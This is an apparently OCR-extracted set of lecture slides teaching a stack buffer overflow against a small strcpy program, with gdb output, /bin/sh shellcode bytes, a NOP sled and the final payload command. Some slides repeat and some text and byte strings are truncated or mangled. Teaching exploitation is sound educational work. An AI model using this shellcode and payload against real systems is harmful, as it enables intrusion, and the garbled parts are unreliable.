Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution **written bottom-up**

- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy

Function call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!

Attack the return address to jump to code we put elsewhere in the stack!



Buffer Overflow Attack

Stack, Anatomy

function call allocates a stack frame.



- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!

raft the return address to jump to code we put elsewhere in the stack!



Buffer Overflow Attack

Stack, Anatomy

Function call allocates a stack frame.


- parameters, return address, function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)


Data written into allocated buffer during function execution written **bottom-up**

- otherwise you could overwrite **text**!

Attack the return address to jump to code we put elsewhere in the stack!



Buffer Overflow Attack



Buffer Overflow Attack

Step 1: Analyze the binary.

```
b) list
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

```
(gdb) disas func
Dump of assembler code for function func:
0x0804841b <+0>:    push   %ebp
0x0804841c <+1>:    mov    %esp,%ebp
0x0804841e <+3>:    sub    $0x64,%esp
0x08048421 <+6>:    pushl  0x8(%ebp)
0x08048424 <+9>:    lea    -0x64(%ebp),%eax
0x08048427 <+12>:   push   %eax
0x08048428 <+13>:   call   0x80482f0 <strcpy@plt>
0x0804842d <+18>:   add    $0x8,%esp
0x08048430 <+21>:   lea    -0x64(%ebp),%eax
0x08048433 <+24>:   push   %eax
0x08048434 <+25>:   push   $0x80484e0
0x08048439 <+30>:   call   0x80482e0 <printf@plt>
0x0804843e <+35>:   add    $0x8,%esp
0x08048441 <+38>:   nop
0x08048442 <+39>:   leave 
0x08048443 <+40>:   ret
End of assembler dump.
```

Buffer Overflow Attack

Step 1: Analyze the binary.

```
b) list
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

allocate 100

```
(gdb) disas func
Dump of assembler code for function func:
0x0804841b <+0>: push   %ebp
0x0804841c <+1>: mov    %esp,%ebp
0x0804841e <+3>: sub    $0x64,%esp
0x08048421 <+6>: pushl  0x8(%ebp)
0x08048424 <+9>: lea    -0x64(%ebp),%eax
0x08048427 <+12>: push   %eax
0x08048428 <+13>: call   0x80482f0 <strcpy@plt>
0x0804842d <+18>: add    $0x8,%esp
0x08048430 <+21>: lea    -0x64(%ebp),%eax
0x08048433 <+24>: push   %eax
0x08048434 <+25>: push   $0x80484e0
0x08048439 <+30>: call   0x80482e0 <printf@plt>
0x0804843e <+35>: add    $0x8,%esp
0x08048441 <+38>: nop
0x08048442 <+39>: leave 
0x08048443 <+40>: ret
End of assembler dump.
```



Buffer Overflow Attack

Step 2: Overflow the Buffer

```
n $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')  
program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB  
received signal SIGSEGV, Segmentation fault.  
43 in ?? ()
```

Segmentation fault: The OS is telling us that the process tried to access something outside of itself (thus, the OS killed it).

How could that happen? Aha! We have overwritten the function **return pointer!** with 'C'; 0x43)

The program is **vulnerable**. Let's craft an attack.

Buffer Overflow Attack

Step 3: Inspect the Stack

lowest address

| | (gdb) x/100x \$sp-200 | | | |
|--------------|-----------------------|-------------|-------------|-------------|
| 0xbfffffcfc: | 0xbffffd78 | 0xb7fff000 | 0x0804820c | 0x080481ec |
| 0xbfffffd0c: | 0x02724b00 | 0xb7ffffa74 | 0xb7dfe804 | 0xb7e3b98b |
| 0xbfffffd1c: | 0x00000000 | 0x00000002 | 0xb7fb2000 | 0xbfffffdbc |
| 0xbfffffd2c: | 0xb7e43266 | 0xb7fb2d60 | 0x080484e0 | 0xbfffffd54 |
| 0xbfffffd3c: | 0xb7e43240 | 0xbffffd58 | 0xb7fff918 | 0xb7e43245 |
| 0xbfffffd4c: | 0x0804843e | 0x080484e0 | 0xbffffd58 | 0x41414141 |
| 0xbfffffd5c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xbfffffd6c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xbfffffd7c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xbfffffd8c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xbfffffd9c: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xbfffffdac: | 0x41414141 | 0x41414141 | 0x41414141 | 0x41414141 |
| 0xbfffffdbc: | 0x42424242 | 0x43434343 | 0xbfffff00 | 0x00000000 |
| 0xbfffffdcc: | 0xb7e10456 | 0x00000002 | 0xbfffffe64 | 0xbfffffe70 |
| 0xbfffffdcc: | 0x00000000 | 0x00000000 | 0x00000000 | 0xb7fb2000 |
| 0xbffffdec: | 0xb7fffc04 | 0xb7fff000 | 0x00000000 | 0x00000002 |
| 0xbffffdfc: | 0xb7fb2000 | 0x00000000 | 0xc06ef26b | 0xfd9d7e7b |
| 0xbffffe0c: | 0x00000000 | 0x00000000 | 0x00000000 | 0x00000002 |
| 0xbfffffelc: | 0x08048320 | 0x00000000 | 0xb7ff0340 | 0xb7e10369 |
| 0xbfffffe2c: | 0xb7fff000 | 0x00000002 | 0x08048320 | 0x00000000 |
| 0xbfffffe3c: | 0x08048341 | 0x08048444 | 0x00000002 | 0xbfffffe64 |
| 0xbfffffe4c: | 0x08048460 | 0x080484c0 | 0xb7feae20 | 0xbfffffe5c |
| 0xbfffffe5c: | 0xb7fff918 | 0x00000002 | 0xbfffff44 | 0xbfffff52 |
| 0xbfffffe6c: | 0x00000000 | 0xbfffffbf | 0xbfffffc0 | 0xbfffffd7 |
| 0xbfffffe7c: | 0xbfffffe5 | 0x00000000 | 0x00000020 | 0xb7fd9da4 |

highest address

Buffer Overflow Attack

Step 4: Inspect the Registers

holds address of
next instruction

that's our 'C'
(hah!)

```
(gdb) info registers
eax          0x75      117
ecx          0x75      117
edx          0xb7fb3870      -1208272784
ebx          0x0       0
esp          0xbfffffdc4      0xbfffffdc4
ebp          0x42424242      0x42424242
esi          0x2       2
edi          0xb7fb2000      -1208279040
eip          0x43434343      0x43434343
eflags        0x10282    [ SF IF RF ]
cs           0x73      115
ss           0x7b      123
ds           0x7b      123
es           0x7b      123
fs           0x0       0
gs           0x33      51
```

Buffer Overflow Attack

Step 5: Craft Payload

Assembly code that
gives us a shell.

```
coen@kali:/tmp/coen$ objdump -d -M intel shellcode.o
shellcode.o:      file format elf32-i386

Disassembly of section .text:
00000000 <.text>:
 0: 31 c0          xor    eax,eax
 2: 50             push   eax
 3: 68 2f 2f 73 68 push   0x68732f2f
 8: 68 2f 62 69 6e push   0x6e69622f
 d: 89 e3          mov    ebx,esp
 f: 50             push   eax
10: 89 e2          mov    edx,esp
12: 53             push   ebx
13: 89 e1          mov    ecx,esp
15: b0 0b          mov    al,0xb
17: cd 80          int    0x80
```


byte-form:

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\x

Buffer Overflow Attack


Step 6: NOP-sled

We can't guarantee exact memory address of our payload.
To make sure our overwritten function pointer reaches it,
we precede the payload w/ a NOP-sled.



New payload:

```
NOP SLED ][ SHELLCODE ][ 20 x 'E' ]
```




Buffer Overflow Attack

Step 7: Polishing

The 'E's got where they should.

```
$ python -c 'print "\x90" * 63 + "\x31\xC0\x50\x68\x2F\x2F\x73\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCC\x45\x45" * 5' | ./program: /tmp/coen/buf $ python -c 'print "\x90" * 63 + "\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\xCD\x80" + "\x45\x45\x45\x45" * 5'
```



Buffer Overflow Attack

Step 7: Polishing

ad went
e it should.



| (gdb) x/100x \$sp-200 | | | | |
|-----------------------|------------|------------|-------------|-------------|
| 0xbfffffcfc: | 0xbffffd78 | 0xb7fff000 | 0x0804820c | 0x080481ec |
| 0xbffffd0c: | 0x27409b00 | 0xb7fffa74 | 0xb7dfe804 | 0xb7e3b98b |
| 0xbffffd1c: | 0x00000000 | 0x00000002 | 0xb7fb2000 | 0xbfffffdbc |
| 0xbffffd2c: | 0xb7e43266 | 0xb7fb2d60 | 0x080484e0 | 0xbffffd54 |
| 0xbffffd3c: | 0xb7e43240 | 0xbffffd58 | 0xb7fff918 | 0xb7e43245 |
| 0xbffffd4c: | 0x0804843e | 0x080484e0 | 0xbffffd58 | 0x90909090 |
| 0xbffffd5c: | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 |
| 0xbffffd6c: | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 |
| 0xbffffd7c: | 0x90909090 | 0x90909090 | 0x90909090 | 0x90909090 |
| 0xbffffd8c: | 0x90909090 | 0x90909090 | 0x31909090 | 0x2f6850c0 |
| 0xbffffd9c: | 0x6868732f | 0x6e69622f | 0x8950e389 | 0xe18953e2 |
| 0xbffffdac: | 0x80cd0bb0 | 0x45454545 | 0x45454545 | 0x45454545 |
| 0xbffffdbc: | 0x45454545 | 0x45454545 | 0xbfffff00 | 0x00000000 |
| 0xbffffdcc: | 0xb7e10456 | 0x00000002 | 0xbfffffe64 | 0xbfffffe70 |
| 0xbffffddc: | 0x00000000 | 0x00000000 | 0x00000000 | 0xb7fb2000 |
| 0xbffffdec: | 0xb7fffc04 | 0xb7fff000 | 0x00000000 | 0x00000002 |
